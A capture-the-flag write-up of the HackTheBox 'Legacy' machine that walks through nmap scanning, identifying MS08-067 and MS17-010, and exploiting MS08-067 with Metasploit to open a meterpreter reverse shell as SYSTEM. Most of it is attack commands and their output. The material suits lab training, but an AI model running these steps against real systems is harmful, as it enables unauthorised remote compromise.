
### *Legacy*


This is the writeup for Legacy from HackTheBox X_X

Starting with an aggressive NMAP scan(Only on HTB) lets kick things off loud...




```
[chaotic@archlinux Legacy]$ sudo nmap -A -p- -vv 10.10.10.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-18 16:14 CDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
Initiating Ping Scan at 16:14
Scanning 10.10.10.4 [4 ports]
Completed Ping Scan at 16:14, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:14
Completed Parallel DNS resolution of 1 host. at 16:14, 0.02s elapsed
Initiating SYN Stealth Scan at 16:14
Scanning 10.10.10.4 [65535 ports]
Discovered open port 445/tcp on 10.10.10.4
Discovered open port 139/tcp on 10.10.10.4
```

We see a few ports open thus far..




```
PORT     STATE  SERVICE       REASON          VERSION
139/tcp  open   netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  syn-ack ttl 127 Windows XP microsoft-ds
3389/tcp closed ms-wbt-server reset ttl 127
```

Usually in the background or after the aggressive scan, ill run a few different NMAP scans with a few different args.. here is a vuln script scan against the target...



```
[chaotic@archlinux Legacy]$ sudo nmap -p139,445 --script vuln 10.10.10.4 -vv
[sudo] password for chaotic:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-18 16:30 CDT
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:30
```


It seems there a possible quite a few vulns with this box...



```
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp  open   microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3389/tcp closed ms-wbt-server

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Possible CVE Vulns:

- CVE-2008-4250
- CVE-2017-0143



10/11/2017 • 44 minutes to read •

Security Bulletin

# Microsoft Security Bulletin MS08-067 - Critical

## Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008


**Version:** 1.0

## General Information

### Executive Summary


This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

As always lets go ahead and run Searchsploit against ms08-067..




```
[chaotic@archlinux ~]$ searchsploit ms08-067
------------------------------------------------------------------------------------------------------------------------ ------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ------------------------------
Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)                                                   | windows/remote/40279.py
Microsoft Windows Server - Code Execution (MS08-067)                                                                    | windows/remote/7104.c
Microsoft Windows Server - Code Execution (PoC) (MS08-067)                                                              | windows/dos/6824.txt
Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)                               | windows/remote/16362.rb
Microsoft Windows Server - Universal Code Execution (MS08-067)                                                          | windows/remote/6841.txt
Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)                                                          | windows/remote/7132.py
------------------------------------------------------------------------------------------------------------------------ ------------------------------
Shellcodes: No Results
[chaotic@archlinux ~]$ 
```

Since metasploit is the ‘easiest’ way.. lets go ahead and fire it up and attempt..




```
msf5 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.1.46      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) >
```

Set your RHOST and LHOST..



```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.10.10.4
RHOST => 10.10.10.4
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.10.14.36
LHOST => 10.10.14.36
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.36:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176195 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.36:4444 -> 10.10.10.4:1028) at 2020-09-18 18:27:30 -0500
```

Bing Bata Boom!!!



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Another box without a Priv Esc.. maybe one day we will find one :)

That wraps up Legacy!!!